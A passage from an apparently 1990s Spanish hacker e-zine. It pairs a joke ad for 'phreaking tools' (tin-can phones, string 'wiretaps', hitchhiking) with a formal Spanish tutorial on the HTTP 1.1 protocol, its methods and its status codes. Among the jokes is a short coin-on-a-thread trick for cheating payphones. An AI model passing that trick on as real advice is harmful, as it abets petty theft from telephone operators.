
-- <CUT> --

Venga, no pierdas el tiempo. Recuerda, a las 100 primeras peticiones les regalaremos el video practico: "Como hacer phreaking y que Telefonica no te pille en el intento", con demostraciones en directo sobre manipulacion de cabinas, escaneo de lineas telefonicas, recarga de tarjetas, pinchazos telefonicos... A que estas esperando?

Veamos una muestra de que puedes aprender con las Spanish Phreaking Tools

-- LLAMADAS URBANAS GRATUITAS

Con este simple kit, podras hablar con gente que este proxima a ti sin pagar un duro (ni siquiera una pela). Aqui se muestra un esquema de los materiales utilizados:



Antes de proceder a realizar una llamada hay que ensamblar los materiales

de la siguiente manera:



Como se aprecia en la ilustracion, cada extremo de la cuerda se ata a cada base de los vasos, respectivamente.

Una vez ensamblados se puede ya realizar una llamada sin gastar nada. El procedimiento de llamada requiere unas condiciones previas:



- Cada interlocutor debe tener uno de los vasos.
- La cuerda debe permanecer siempre tensa. En caso contrario, no se podra establecer la comunicacion.

Cuando ya estamos seguros de que el dispositivo esta montado correctamente y se cumplen las condiciones previas, podemos realizar la llamada. Cuando queramos hablar con el otro extremo solo tenemos que dar un tironcito de la cuerda para que nuestro interlocutor sepa que queremos hablarle.

El inconveniente de este sistema es que se trata de una comunicacion semi-duplex, es decir, que solo puede hablar uno en cada turno, marcados por sendos tirones de cuerda.


-- PINCHAZOS EN LAS LLAMADAS URBANAS GRATUITAS

Este es el material que se incluye en este kit:



El procedimiento del pinchazo es ilustra a continuacion:





Como se aprecia, se preparara el sistema pinchando la cuerda en la base del vaso incluido en el kit. El extremo libre de la cuerda se atara a la linea de comunicacion (la cuerda) del sistema gratuito de llamadas urbanas.

Hay que recordar que para que este metodo funcione, la cuerda debera permanecer lo mas tens posible. Claro, que sin pasarse o el exceso de tension sera notable por los interlocutores.

Ahora no nos queda mas que esperar a que se aprecie un tiron en la cuerda y ponernos a escuchar, sin riesgos a ser detectado, salvo como se ha advertido previamente, por un exceso en la tension de la cuerda.

#### -- MANIPULACION DE CABINAS

El sistema que a continuacion vamos a explicar esta considerado como ALTO SECRETO. Ademas es novedoso en España, pues es un sistema infalible que funciona unica y exclusivamente en las nuevas cabinas de telefonica.

Para que funcione, no tenemos mas que hacernos con una moneda de 25 pesetas (mas que nada para aprovechar el agujero que ya tiene hecho) y atarla al hilo de nylon que acompaña al kit.

El procedimiento de para manipular la cabina es tan simple como meter la moneda, llamar y tirar del hilo. Et voila, ya tenemos la moneda de nuevo en nuestro poder.

#### -- LLAMADAS A LARGA DISTANCIA

Para las llamadas a larga distancia sera necesario disponer de una red en la que cada nodo se comunicara con el siguiente utilizando el kit incluido para las llamadas urbanas gratuitas.

El proceso a seguir sera el boca a boca, pero extendido al vaso a vaso.

#### -- LLAMADAS A MUY LARGA DISTANCIA

Mejor haz autostop. Es muy simple. Solo tienes que colocarte en al margen de alguna carretera y enseñar la pierna. (Eso no burro !!! La pierna). Procura habertela depilado bien antes. (La pierna !!!)

No se aceptan reclamaciones en caso de que este sistema no funcione, pues su fiabilidad se basa en el propio usuario.

---- Shareware Limit ----

Venga, no esperes mas !! Ya estas enviando tu formulario de registro para obtener tu pack SPT 1.0

Y por si aun este curso no te ha convencido, aqui tienes un avance de lo que sera la primera actualizacion a la version SPT 1.1

-- LLAMADAS A LARGA DISTANCIA      \*\* ACTUALIZADO \*\*

(El material a usar no se incluye en esta actualizacion)

Para establecer una comunicacion a larga distancia no hay nada mejor que hacerse con un buen tronco (esas cosas de madera, que estan por los campos, y a algunos hasta les salen hojas). El tronco deberia tener un diametro de mas de medio metro, y una longitud de mas de un metro.

Antes de realizar la comunicacion se necesitara seguir estos pasos:

- Vaciar el tronco. Esto es, que el tronco este hueco.
- Hacernos con un buen par de palos. Que sean robustos.
- Aprender morse (y nuestro interlocutor, tambien)

Un ejemplo de comunicacion seria:

```

-.-.- .... --- .-.. -.- -.-
.... --- .-.. -.- .-.-.- ---.- ... . ---.- ..- . .-.. . ... ..-.-.- -.-
-.-.- .-.. -.- ..-.-.- -.-
.... ..-.-.- .... --- .-.. --- . ... .-.-.- .- ..-.-.- .-.-.-.- ..-
-.-.-.- -.-
.... ..- . -.- --- .-.-.- ..- . ... .-.-.- ..- --- .-.-.- ..-.-.-.-

```

Claro, que tambien se podria haber dicho:

```

-.-.- .-.. -.- -.-.-.- ..- --- .-.-.- ..- ..- -.-.- --- ..-
-.-.- .-.. --- -.- .-.-.-.- ..- .-.-.- ..- ..- ..-.-.- --- .-
-.-.- .- -.- ..- .-.-.-.- ..-.-.-

```

O tambien:

```

-.-.- - --- -.- --- .-.-.- - --- .-.-.- ..- --- --- .-.-.-.-
.... -.- --- --- ..- -.-.-.- ..- -.- --- .-.-.-.- ..-
-.-.- ..- .-.-.- --- ..-.-.-

```

--- Shareware Limit ---

No lo dudes. Este es el conjunto de utilidades que estabas esperando. Todo buen phreaker debe tener una copia (o mas) entre sus diskettes de trabajo habitual. Yo ya tengo la mia. Y tu?

Y que no se te olvide indicar en tu peticion si eres un alumno del curso Visual Hacker 98. Tenemos grandes sorpresas para ti.

Utilidades de proxima aparicion:

- Introduccion a la telefonía móvil
- Que es un ladrillo?

Spanish Phreakers Alliance  
Apd. Correos 16384  
Madrid

Telefono 24h: 90 02 11 04 8  
spa@broma.es

\*EOF\*

```
-[ 0x10 ]-----
-[ HTTP 1.1 ]-----
-[ by Trypsode ]-----SET-13-
```

[ NOTA DEL EDITOR: SET no se hace responsable de los dolores de cabeza que pueda producir la lectura del presente artículo. Se incluye por la valía de cierta información que incluye. Pero ende luego... Trypsode, que la gente puede llegar a dormirse ;)

No te lo tomes a mal, pero tron, muy... formal. Parece sacado de un trabajo sobre protocolos ]

PROTOCOLO DE TRANSFERENCIA DE HIPERTEXTO (HTTP 1.1) por : Trypsode

### 1. Generalidades.

El Protocolo de Transferencia de Hipertexto es un protocolo de nivel de aplicación usado en diferentes tareas, tales como servidores de nombres o sistemas distribuidos de manejo de objetos. Desde 1990 se ha utilizado en la transferencia de datos en la World-Wide Web.

En su primera versión (HTTP 0.9), el HTTP era un protocolo muy simple con la única finalidad de transmitir datos de forma secuencial a través de Internet. En la siguiente versión, HTTP 1.0, se mejoró el protocolo haciendo que este soportara mensajes en formato MIME, lo que aumentó su versatilidad. Sin embargo, esta versión no tenía aún en cuenta detalles como la necesidad de conexiones persistentes, hosts virtuales o los conocidos como multi-homed hosts, host con varias direcciones IP.

Estos problemas, unidos a la aparición de implementaciones inconsistentes del protocolo propiciaron la aparición de una nueva versión, HTTP 1.1, que permitiría a cada una de las aplicaciones implicadas en una comunicación conocer las capacidades de las demás.

El HTTP 1.1 proporciona a las aplicaciones un conjunto abierto de métodos que indican el propósito de la petición. El método más el Identificador Uniforme de Recurso (URI) son los componentes básicos de las peticiones HTTP, los cuales son transmitidos, junto a las respuestas, de forma similar al correo de Internet, mediante mensajes MIME. Gracias a esto, HTTP proporciona acceso a recursos disponibles a múltiples aplicaciones (FTP, GOPHER, WAIS, NNTP y SMTP).

El comportamiento básico del HTTP es muy simple: el cliente o Agente de Usuario (UA) envía una petición al servidor. Esta petición contiene el método, el URI y la versión del protocolo, seguido de un mensaje en formato MIME conteniendo los modificadores o cabeceras (headers) de la petición, la información del cliente y un posible campo de datos de usuario. A continuación el servidor envía una respuesta con un código de estado, la versión del protocolo, un código de éxito o error, seguidos de un mensaje MIME que contendrá información del servidor y, opcionalmente, un campo de datos.

La comunicación entre el agente de usuario y el servidor puede hacerse de varias maneras. La más simple de ellas es la que consiste en una única conexión entre el agente de usuario y el servidor.

Otro de los casos posibles que se dan al establecer una comunicación es cuando la petición y la respuesta pasan por algún intermediario (proxies, gateway o tunnel). Un proxy es un agente que recibe peticiones, las reescribe y las envía al servidor destino. Un gateway es un agente

de recepcion, que oculta el protocolo propio del servidor, adaptandolo al HTTP. Un tunnel es un simple retransmisor que recibe mensajes (peticiones o respuestas), y se limita a retransmitirlos.

Un agente intermediario (que no sea de tipo tunnel) puede disponer de un cache interno. Esto supone que si este agente tiene en el cache una respuesta que se puede aplicar a una peticion, la envia al UA sin reenviar la peticion al servidor, con lo que se consigue disminuir el trafico en la red. Este tipo de configuracion implica muchas complicaciones en el desarrollo y la administracion de un proxy o gateway.

Una comunicacion HTTP se realiza sobre una conexion TCP/IP (aunque se pueden usar otros protocolos de transporte), utilizando normalmente el puerto 80. HTTP 1.0 abre una conexion de transporte por cada peticion o respuesta, en cambio la version 1.1 utiliza el concepto de conexion persistente, por el cual varias peticiones y respuestas pueden cursarse por una misma conexion de transporte. En la mayoria de las ocasiones un recurso (p. ej.: una pagina HTML) tiene asociados otros multiples recursos (imagenes, scripts, frames, ...). Esto hace que el cliente haga varias peticiones en un periodo corto de tiempo. Si se trata de un cliente HTTP 1.0 por cada peticion se abrira una conexion TCP, con lo que se sobrecarga innecesariamente la red. En cambio, un cliente HTTP 1.1 realizara todas las peticiones sobre una misma conexion de transporte, lo que tiene varias ventajas:

- Se ahorra tiempo de CPU y memoria al abrir menos conexiones TCP.
- Se pueden simultanear varias peticiones en una misma conexion, aprovechando esta mucho mas en menos tiempo. Esto se conoce como Pipelining.
- Se reduce el trafico de la red al reducir el numero de paquetes TCP de conexion, liberacion y de control.
- Se permite la notificacion de errores sin cortar la conexion, lo que agiliza la recuperacion.
- Se posibilita el control de flujo.

### 1.1 Compatibilidad con otras versiones.

Debido a que se supone que, durante un tiempo, coexistiran en el mercado diferentes versiones del protocolo, el HTTP 1.1 se ha diseado para facilitar el soporte para el resto de versiones (1.0 y 0.9). Por ello se recomienda que las implementaciones comerciales incluyan unas características específicas en lo referente a compatibilidad. En concreto un servidor HTTP 1.1 debería:

- reconocer el formato de la Request-Line de las peticiones HTTP 0.9, 1.0 y 1.1.
- entender una peticion valida en formato HTTP 0.9, 1.0 y 1.1.
- responder apropiadamente con un mensaje en la mayor version que soporte el cliente.

Un cliente HTTP 1.1 debería:

- reconocer el formato de la Status-Line de las respuestas HTTP 1.0 y 1.1.
- entender cualquier respuesta valida el formato HTTP 0.9, 1.0 y 1.1.

## 2. Notacion.

La especificacion del protocolo HTTP utiliza la notacion "argumented Backus-Naur Form" (BNF) tal como se hace en la RFC 822:

- Nombre de las reglas.

El nombre de una regla es el propio nombre sin ningun tipo de parentesis o corchetes, separado de la definicion mediante un signo de "igual que" ("=").

```
HTTP-Version = "HTTP" "/" 1*DIGIT "." 1*DIGIT
```

- Alternativas.

Son los elementos separados por una barra (" / " o " | ").

```
transfer-coding = "chunked" | transfer-extension
```

- Alternativas locales.

Los elementos encerrados entre parentesis se consideran como un unico elemento.

```
Rule = (elem (foo | bar) elem)
```

- Repeticion.

Un asterisco (" \* ") delante de cualquier elemento indica repeticion.

```
<l>*<m>element
```

Donde <l> indica "al menos" y <m> "como maximo". Los valores por defecto son 0 (al menos) e infinito (como maximo) : \*element.

```
primary-tag = 1*8ALPHA
```

- Opcional.

Un elemento encerrado entre corchetes quiere decir "campo opcional".

```
entity-tag = [ weak ] opaque-tag
```

- Repeticion especifica.

Un numero que precede a un elemento indica un numero exacto de repeticiones obligatorio.

```
Num = 2DIGIT
```

- Listas.

Es similar a la repeticion pero con " # " en vez de " \* ".

<l>#<m>element , indica al menos <l> y como maximo <m> elementos separados por comas.

```
Rule = 1#2element
```

- Comentarios.

Se indican con un punto y coma a la derecha del resto de la definicion de la regla, el comentario se extiende hasta el final de la linea.

```
Sun, 06 Nov 1994 08:49:37 GMT ;RFC 822,updated by RFC 1123
```

#### Reglas Basicas

```

; ( Octal, Decimal.)
OCTET      = <any 8-bit sequence of data> ; ( 0-177, 0 -127. )
CHAR       = <any ASCII character>       ; ( 0-177, 0.-127.)
ALPHA      = <any ASCII alphabetic character> ; (101-132, 65.- 90.)
; (141-172, 97.-122.)
UPALPHA    = <any US-ASCII uppercase letter "A" .. "Z">
LOALPHA    = <any US-ASCII lowercase letter "a" .. "z">
DIGIT      = <any ASCII decimal digit>    ; ( 60- 71, 48.- 57.)
CTL        = <any ASCII control>         ; ( 0- 37, 0.- 31.)

```

```

        character and DEL>          ; ( 177, 127.)
CR      = <ASCII CR, carriage return> ; ( 15, 13.)
LF      = <ASCII LF, linefeed>       ; ( 12, 10.)
SP      = <ASCII SP, space>           ; ( 40, 32.)
HT      = <ASCII HT, horizontal-tab> ; ( 11, 9.)
"<">    = <ASCII quote mark>         ; ( 42, 34.)
CRLF    = CR LF
LWS     = [ CRLF ] 1*( SP | HT )     ; semantics = SPACE
HEX     = "A" | "B" | "C" | "D" | "E" | "F" | "a" | "b" | "c" | "d" |
        "e" | "f" | DIGIT

token   = 1*<any CHAR except CTLs or separators>

linear-white-space = 1*([CRLF] LWS) ; semantics = SPACE
                                ; CRLF => folding

specials = "(" | ")" | "<" | ">" | "@" ; Must be in quoted-
        | "," | ";" | ":" | "\" | "<"> ; string, to use
        | "." | "[" | "]"           ; within a word.

separators = specials | linear-white-space | comment

TEXT      = <any CHAR, including bare ; => atoms, specials,
        CR & bare LF, but NOT       ; comments and
        including CRLF>              ; quoted-strings are
        ; NOT recognized.

quoted-string = "<"> *(qtext | quoted-pair) "<">; Regular qtext or
        ; quoted chars.

qtext     = <any CHAR excepting "<">, ; => may be folded
        "\" & CR, and including
        linear-white-space>

domain-literal = "[" *(dtext | quoted-pair) "]"

dtext     = <any CHAR excluding "[", ; => may be folded
        "]", "\" & CR, & including
        linear-white-space>

comment   = "(" *(ctext | quoted-pair | comment) ")"

ctext     = <any CHAR excluding "(", ; => may be folded
        ")", "\" & CR, & including
        linear-white-space>

quoted-pair = "\" CHAR ; may quote any char

phrase    = 1*word ; Sequence of words

word      = atom | quoted-string

```

### 3. Parametros.

#### 3.1 Version HTTP.

La version del protocolo HTTP se envia para indicar el formato del mensaje y las capacidades tanto del origen como del destino. En HTTP la version se define de la siguiente forma:

```
HTTP-Version = "HTTP" "/" 1*DIGIT "." 1*DIGIT
```

donde cada uno de los digitos es independiente del otro. Esto significa que, por ejemplo, la version 2.5 sera menor o mas antigua que la 2.13 (5 < 13). Si en la version, hay un cero, por ejemplo 3.02, este no sera enviado, por lo que 3.02 es igual que 3.2.

La version que una aplicacion debera enviar sera la mas alta de todas aquellas con las que sea compatible.

Nuevamente, aparece aqui la problematica de los proxies y gateways. Cuando una aplicacion intermediaria recibe mensajes en una version distinta a la de los que envia, esta tiene que adaptar dicho mensaje de una version a otra, siempre que esto sea posible. Aun asi, logicamente, un proxy o gateway no podra enviar un mensaje con una version superior a la que el pueda manejar. Si se diera este caso, la aplicacion deberia responder con un error o conmutar a modo tunnel.

### 3.2 Identificadores Uniformes de Recurso (URI's).

Los URI's, tambien conocidos como Universal Resource Identifiers, Uniform Resource Locators (URL) o Uniform Resource Name (URN), pueden ser representados en dos formas: la forma absoluta y la forma relativa.

En la forma absoluta se expresa toda la informacion de localizacion del recurso: host, directorios, nombre de fichero ... En cambio en la forma relativa se tiene en cuenta el contexto en el que esta funcionando la aplicacion. El URI se define de la siguiente forma:

```
URI = ( absoluteURI | relativeURI ) [ "#" fragment ]
absoluteURI = scheme ":" *( uchar | reserved )
relativeURI = net_path | abs_path | rel_path
net_path = "://" net_loc [ abs_path ]
abs_path = "/" rel_path
rel_path = [ path ] [ ";" params ] [ "?" query ]
path = fsegment *( "/" segment )
fsegment = 1*pchar
segment = *pchar
params = param *( ";" param )
param = *( pchar | "/" )
scheme = 1*( ALPHA | DIGIT | "+" | "-" | "." )
net_loc = *( pchar | ";" | "?" )
query = *( uchar | reserved )
fragment = *( uchar | reserved )
pchar = uchar | ":" | "@" | "&" | "=" | "+"
uchar = unreserved | escape
unreserved = ALPHA | DIGIT | safe | extra | national
escape = "%" HEX HEX
reserved = ";" | "/" | "?" | ":" | "@" | "&" | "=" | "+"
extra = "!" | "*" | "'" | "(" | ")" | ","
safe = "$" | "-" | "_" | "."
unsafe = CTL | SP | "<" | "#" | "%" | "<" | ">"
national = <any OCTET excluding ALPHA, DIGIT,
reserved, extra, safe, and unsafe>
```

En la RFC 1738 se define esta sintaxis por completo, aunque en HTTP no se limita el uso del conjunto de caracteres ASCII, pudiendose utilizar cualquiera de ellos. Asimismo, la especificacion del protocolo no establece un limite en la longitud de los URI's, lo que podria causar errores en algunas implementaciones antiguas; por esto se debe intentar limitarlos a 255 caracteres.

Este es el formato general de URI en Internet. Para el caso en concreto de HTTP el URI se define:

```
http_URL = "http:" "/" host [ ":" port ] [ abs_path ]
host = <A legal Internet host domain name or IP address (in
dotted-decimal form), as defined by Section 2.1 of RFC 1123>
port = *DIGIT ; optional, 80 default
```

### 3.3 Codigos de contenido y transferencia.

Los codigos de contenido indican las transformaciones que se han aplicado a los datos a transferir. Ejemplos de transformaciones pueden ser compresion, codificacion en ASCII estandar. Al cliente le interesa conocer esta informacion para que la transmision se realice en forma codificada y sea este quien lleve a cabo la conversion al formato original. La definicion de este campo es:

```
content-coding = token
```

El organismo encargado de registrar todos los identificadores de codigo de contenido es el Internet Assigned Numbers Authority (IANA).

HTTP utiliza los conocidos como Internet Media Types, que permiten elegir y negociar el tipo de los datos.

```
media-type = type "/" subtype *( ";" parameter )
type = token
subtype = token
Parameters may follow the type/subtype in the form of
attribute/value pairs.
parameter = attribute "=" value
attribute = token
value = token | quoted-string
```

Si la aplicacion reconoce el tipo, deberia abrir el recurso por si misma o utilizando una aplicacion externa. En el caso de que no la reconozca debe informar al usuario.

## 4. Definicion del mensaje HTTP.

```
HTTP-message = Request | Response ; HTTP/1.1 messages
```

Los mensajes HTTP siguen el formato generico que aparece en la RFC 822. Este comienza con una start-line, seguida de uno o mas campos llamados headers, un retorno de carro (CRLF) y opcionalmente el cuerpo del mensaje:

```
generic-message = start-line
*message-header
CRLF
[ message-body ]
start-line = Request-Line | Status-Line
```

Los campos de cabecera (header fields), siguen el mismo formato dado por la RFC 822:

```
message-header = field-name ":" [ field-value ] CRLF
field-name = token
field-value = *( field-content | LWS )
field-content = <the OCTETs making up the field-value
```

```
and consisting of either *TEXT or combinations
of token, separators, and quoted-string>
```

El orden de estos campos no está establecido, aunque en la práctica es más correcto enviar los campos generales primero, después los campos específicos de la petición o la respuesta y, por último, los campos propios de la información a transmitir. Por tanto, aunque no esté definido, el orden si es relevante para interpretar el mensaje y por ello ningún proxy puede cambiar este orden.

La existencia del cuerpo en la petición se indica por la aparición de las cabeceras Content-Length y Transfer-Encoding. En la respuesta, esto depende del método especificado en la petición en conjunción con el código de estado.

Cuando un mensaje incluye cuerpo, la longitud de este se determinará por uno de las siguientes consideraciones:

- si una respuesta no debe llevar cuerpo, el mensaje acaba con una línea en blanco.
- si la cabecera Transfer-Encoding indica que se ha aplicado chunked transfer coding, la longitud será la definida en esta cabecera.
- si aparece la cabecera Content-Length, esa es la longitud del cuerpo.
- al cerrarse la conexión, el servidor envía la cabecera Content-Length.

Si una petición tiene cuerpo y no incluye cabecera de longitud, el servidor responderá con un mensaje de petición errónea o de longitud requerida. Igualmente si se detecta que la longitud es errónea se notificará al usuario y al cliente con un error.

Algunos campos se pueden aplicar tanto a peticiones como a respuestas, aunque no al cuerpo del mensaje. Estos campos solo podrán ser actualizados en una nueva revisión del protocolo.

```
general-header = Cache-Control
| Connection
| Date
| Pragma
| Transfer-Encoding
| Upgrade
| Via
```

## 5. Mensaje de petición.

El mensaje de petición desde el cliente al servidor tiene la siguiente estructura:

```
Request = Request-Line
*( general-header | request-header | entity-header )
CRLF
[ message-body ]
```

La petición comienza con el campo Request-Line, que se compone del método, el identificador del recurso y la versión del protocolo, sin ningún retorno de carro excepto el del final del campo:

```
Request-Line = Method SP Request-URI SP HTTP-Version CRLF
```

El campo Method indica la acción a aplicar sobre el recurso apuntado por el URI.

```
Method = "OPTIONS"
```

```

| "GET"
| "HEAD"
| "POST"
| "PUT"
| "DELETE"
| "TRACE"
| extension-method

```

extension-method = token

El servidor indicara en la respuesta si el metodo solicitado se puede aplicar, mediante un codigo de estado diferente segun la situacion (resultado satisfactorio, no permitido, no implementado ...).

El URI identifica el recurso sobre el que se aplicara el metodo:

```
Request-URI = "*" | absoluteURI | abs_path
```

Si en el campo URI aparece el caracter "\*", el metodo no se aplicara a ningun recurso en particular sino al propio servidor.

Los campos de cabecera de la peticion (Request Headers Fields) son utilizados por el cliente para dar al servidor informacion adicional sobre la peticion o el propio cliente:

```

request-header = Accept
| Accept-Charset
| Accept-Encoding
| Accept-Language
| Authorization
| Expect
| From
| Host
| If-Modified-Since
| If-Match
| If-None-Match
| If-Range
| If-Unmodified-Since
| Max-Forwards
| Proxy-Authorization
| Range
| Referer
| User-Agent

```

### 5.1 Definicion de metodos.

#### - OPTIONS.

El metodo OPTIONS indica que la peticion es de solicitud de informacion de las opciones y requerimientos de un recurso o del propio servidor.

#### - GET.

Este metodo indica al servidor que envíe la informacion indicada por el URI. El significado del metodo GET puede verse modificado por las cabeceras: If-Modified-Since, If-Unmodified-Since, If-Match, If-None-Match, o If-Range; indicando un GET condicionado a la situacion indicada por alguna de estas cabeceras, en el caso de If-Range se trata de un GET parcial, similar al RESTART del protocolo FTP. Estas opciones se usan para no sobrecargar la red y utilizar satisfactoriamente el cache.

#### - HEAD.

El metodo HEAD indica la misma accion que GET excepto que la respuesta solo incluire la informacion de las cabeceras y no el

cuerpo. Este metodo permite al cliente obtener la informacion de un recurso sin que el servidor lo envíe, lo que se usa normalmente para validar enlaces de hipertexto, modificaciones, etc.

- POST.

El metodo POST se usa para solicitar al servidor la asociacion del cuerpo de datos de la peticion al recurso indicado por el URI.

POST se usa, entre otros, para:

enviar mensajes de correo electronico.

enviar el resultado de un formulario.

agregar elementos a un base de datos.

- PUT.

El metodo PUT indica al servidor que se desea guardar bajo el URI indicado la informacion incluida en el cuerpo del mensaje. La diferencia entre POST y PUT se basa en que mediante una peticion POST se envia informacion a un recurso para que este la procese, mientras que en una peticion PUT se solicita la creacion o actualizacion de un recurso con el URI indicado.

- DELETE.

El metodo DELETE pide al servidor que elimine el recurso indicado.

- TRACE.

El metodo TRACE se usa para solicitar al servidor toda la informacion que le envíe el cliente. De esta manera el cliente conoce lo que llega al otro lado de la conexion y utilizarla para hacer pruebas o diagnosticos.

## 6. Mensaje de respuesta.

Tras recibir e interpretar la peticion, el servidor envia un mensaje de respuesta:

```
Response = Status-Line
*( general-header | response-header | entity-header )
CRLF
[ message-body ]
```

```
Status-Line = HTTP-Version SP Status-Code SP
Reason-Phrase CRLF
```

```
Reason-Phrase = *<TEXT, excluding CR, LF>
```

El codigo de estado es un entero de 3 cifras que identifica el resultado de procesar una peticion. El campo Reason-Phrase consiste en una explicacion textual del codigo de estado, destinado a un usuario humano. La primera cifra del codigo de estado define la clase de la respuesta:

- 1: Informacion -> Se ha recibido la peticion.
- 2: Resultado satisfactorio.
- 3: Redireccion -> Se han de realizar mas acciones para completar la peticion.
- 4: Error del cliente -> Error de sintaxis en la peticion.
- 5: Error del servidor -> El servidor no puede completar una peticion que parece ser valida.

Los campos de cabecera de la respuesta permiten al servidor enviar informacion adicional sobre la respuesta.

```
response-header = Accept-Ranges
| Age
| Location
| Proxy-Authenticate
| Public
```

```

| Retry-After
| Server
| Set-Proxy
| Vary
| Warning
| WWW-Authenticate

```

### 6.1 Codigos de estado.

Los codigos de estado informan al cliente sobre el resultado de la accion indicada en la peticion. Segun la primera cifra se clasifican en cinco clases.

#### Informativos 1xx

Indican respuestas provisionales o de confirmacion de que se ha recibido la peticion y se esta procesando. Esta clase no existe en la version 1.0 de HTTP.

-100 Continue. Indica al cliente que puede continuar enviando la peticion.  
-101 Switching Protocols. El servidor esta cambiando el protocolo de aplicacion, por ejemplo de HTTP/1.0 a HTTP/1.1.

#### Exito 2xx

Indican que la peticion ha sido recibida, procesada y aceptada.

-200 OK. La peticion se ha completado con exito. En la respuesta se envia la informacion solicitada.  
-201 Created. Se ha cumplido la solicitud de creacion de un nuevo recurso.  
-202 Accepted. La peticion se ha aceptado, pero aun no se ha completado el proceso.  
-203 Non-Authoritative Information. La informacion enviada no es la original, sino una copia local o de otro servidor.  
-204 No Content. El servidor ha completado la peticion pero no tiene informacion nueva que enviar.  
-205 Reset Content. El servidor ha cumplido la peticion y el agente de usuario debe volver a cargar el documento origen de la peticion.  
-206 Partial Content. El servidor ha completado una peticion GET parcial.

#### Redireccion 3xx

Esta clase indica que el agente de usuario ha de realizar mas acciones para poder cumplir la peticion. Estas acciones se llevaran a cabo sin la intervencion del usuario solo si el metodo especificado es GET o HEAD. El usuario no debera redirigir una peticion mas de cinco veces, porque se podria entrar en un bucle cerrado.

-300 Multiple Choices. Se utiliza cuando un recurso tiene mas de una presentacion posible y el agente de usuario ha de elegir una de ellas.  
-301 Moved Permanently. El recurso ha sido asignado a un nuevo URI definitivamente, incluido en la respuesta.  
-302 Moved Temporarily. El recurso se ha movido temporalmente a un nuevo URI.  
-303 See Other. La respuesta a la peticion se puede encontrar bajo un URI diferente, y deberia ser obtenida mediante una peticion GET de ese URI.  
-304 Not Modified. Si el metodo de la peticion ha sido GET condicional, mediante este codigo se informa al cliente que el documento no ha sido cambiado desde la ultima vez que se accedio a el.  
-305 Use Proxy. El servidor origen indica al cliente con este codigo que para acceder al recurso ha de utilizar un proxy.  
-306 Switch Proxy. Este codigo lo genera un servidor proxy para indicar

al cliente que debería utilizar la cabecera Set-Proxy y utilizar el proxy indicado, aunque no es obligatorio.

#### Error del cliente 4xx

Esta clase se utiliza para indicar que el cliente posiblemente ha cometido un error.

- 400 Bad Request. La sintaxis de la petición es errónea.
- 401 Unauthorized. La petición debe incluir autenticación. El cliente debe repetir la petición con la cabecera Authorization.
- 402 Payment Required. Código reservado para uso futuro.
- 403 Forbidden. El servidor entiende la petición, pero se niega a cumplirla.
- 404 Not Found. El servidor no ha encontrado ningún recurso identificado con el URI indicado.
- 405 Method Not Allowed. No se puede aplicar al recurso identificado por el URI el método especificado en la petición.
- 406 Not Acceptable. El recurso no se puede transmitir aceptando las cabeceras incluidas en la petición.
- 407 Proxy Authentication Required. Este código es similar al 401 Unauthorized, pero la autenticación la debe realizar el proxy.
- 408 Request Timeout. El cliente no ha enviado ninguna petición durante el tiempo que el servidor ha estado esperándola.
- 409 Conflict. La petición no se ha podido completar debido al estado actual del recurso.
- 410 Gone. El recurso solicitado no está disponible ni lo estará más en ese URI.
- 411 Length Required. La petición requiere que el campo Content-Length esté definido.
- 412 Precondition Failed. No se han cumplido las condiciones establecidas por las cabeceras de la petición.
- 413 Request Entity Too Large. El recurso solicitado es demasiado grande para que el servidor lo pueda manejar.
- 414 Request-URI Too Long. El URI indicado es más largo de lo que el servidor puede interpretar.
- 415 Unsupported Media Type. El servidor no puede completar la petición debido a que esta se ha enviado en un formato no soportado por el recurso indicado.
- 416 Requested range not valid. Indica que se ha recibido una petición GET parcial y el valor de la cabecera Range excede los límites del recurso especificado.
- 417 Expectation Failed. El comportamiento solicitado por el cliente en la cabecera Expect no ha podido ser cumplido por el servidor.
- 418 Reauthentication Required. Es similar al código 401 Unauthorized, pero en este caso el agente de usuario debe volver a pedir los datos de usuario a este y reenviar la petición.
- 419 Proxy Reauthentication Required. Es similar a 407 Proxy Authentication Required, pero el agente tiene que solicitar los datos al usuario antes de que la petición se reenvíe.

#### Error del servidor 5xx

Indican que el servidor ha causado un error o es incapaz de realizar con éxito la petición.

- 500 Internal Server Error. El servidor ha encontrado un error inesperado que le ha impedido completar la petición.
- 501 Not Implemented. El servidor no soporta la funcionalidad requerida por la petición.
- 502 Bad Gateway. Un servidor proxy o gateway ha recibido una respuesta no válida del servidor origen.
- 503 Service Unavailable. El servidor no puede atender temporalmente la

petición por sobrecarga o mantenimiento del mismo. Si se conoce, se enviara el tiempo que pasara hasta que el servicio este disponible de nuevo.

- 504 Gateway Timeout. Un servidor proxy o gateway no ha recibido ninguna respuesta del servidor origen durante el tiempo que la ha estado esperando.
- 505 HTTP Version Not Supported. El servidor no soporta la version del protocolo indicada en la petición.
- 506 Partial Update Not Implemented. El servidor no soporta GET parcial sobre ese recurso.

## 7. Caches HTTP.

El protocolo HTTP facilita en gran medida el uso de caches de respuestas, con el fin de mejorar el funcionamiento. Estos caches serian una complicacion inutil si no supusieran una mejora sustancial, la cual se consigue, pues se elimina la necesidad de enviar peticiones en muchos casos y enviar respuestas completas en otros lo que libera gran parte del trafico de la red, reduciendo el ancho de banda requerido para una comunicacion. El protocolo permite negociar el grado de transparencia del cache, el cual dependera en gran medida de la aplicacion.

El HTTP incorpora los siguientes elementos:

